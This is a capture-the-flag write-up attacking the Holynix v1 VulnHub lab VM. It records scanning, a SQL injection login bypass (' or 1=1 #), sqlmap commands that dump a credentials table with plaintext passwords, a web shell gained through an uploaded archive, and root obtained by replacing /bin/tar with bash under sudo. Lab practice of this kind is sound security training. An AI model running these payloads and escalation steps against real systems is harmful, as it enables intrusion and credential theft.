

VM: <https://www.vulnhub.com/entry/holynix-v1,20/#download>



┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -A 192.168.21.151



<http://192.168.21.151/>



This appears to be a basic SQL query. We should now be able to execute the command to bypass the login using the or 1=1 technique

Username = ' or 1=1 #


Password = ' or 1=1 #

Once logged in, we noticed that actually we are inside the user Alamo’s login page. After having a look at different pages, we navigated to the Upload page and tried to upload the php-reverse-shell.php file


Upon trying to upload the file php-reverse-shell.php, we got the below notification .It seems the user Alamo, being a restricted user; doesn’t have permission to upload the file.

┌──(root💀kali)-[/home/kali/Downloads]

└─# nikto -h <http://192.168.21.151>




<http://192.168.21.151/index.php>




Username: admin

Password: admin




┌──(root💀kali)-[/home/kali/Downloads]

└─# sqlmap -u http://192.168.21.151/index.php?page=login.php --forms --data="username=ltorvalds" --dbs –batch



┌──(root💀kali)-[/home/kali/Downloads]

└─# sqlmap -u http://192.168.21.151/index.php?page=login.php --forms --data="username=ltorvalds" -D creds --tables --dump –batch



+-----+--------+--------------------+------------+

| cid | upload | password | username |

+-----+--------+--------------------+------------+

| 1 | 0 | Ih@cK3dM1cR05oF7 | alamo |

| 2 | 1 | P3n7@g0n0wN3d | etenenbaum |

| 3 | 1 | d15cL0suR3Pr0J3c7 | gmckinnon |

| 4 | 1 | Ik1Ll3dNiN@r315er | hreiser |

| 5 | 1 | p1@yIngW17hPh0n35 | jdraper |

| 6 | 1 | @rR35t3D@716 | jjames |

| 7 | 1 | m@k1nGb0o7L3g5 | jljohansen |

| 8 | 1 | wH@7ar37H3Fed5D01n | kpoulsen |


| 9 | 0 | f@7H3r0FL1nUX | ltorvalds |

| 10 | 1 | n@5aHaSw0rM5 | mrbutler |

| 11 | 1 | Myd@d51N7h3NSA | rtmorris |

+-----+--------+--------------------+------------+








┌──(root💀kali)-[/home/kali/Downloads]

└─# tar -zcvf test.tar.gz test.php


┌──(root💀kali)-[/home/kali/Downloads]

└─# tar -zcvf test.tar.gz test.php







<http://192.168.21.151/~etenenbaum/>



Now click on shell.php and we get the shell



$ sudo –l



$ cd /tmp

$ cp /bin/bash .



$ sudo chown root:root /tmp/bash

$ sudo mv /bin/tar /bin/tar.bak

$ sudo mv /tmp/bash /bin/tar

$ sudo /bin/tar

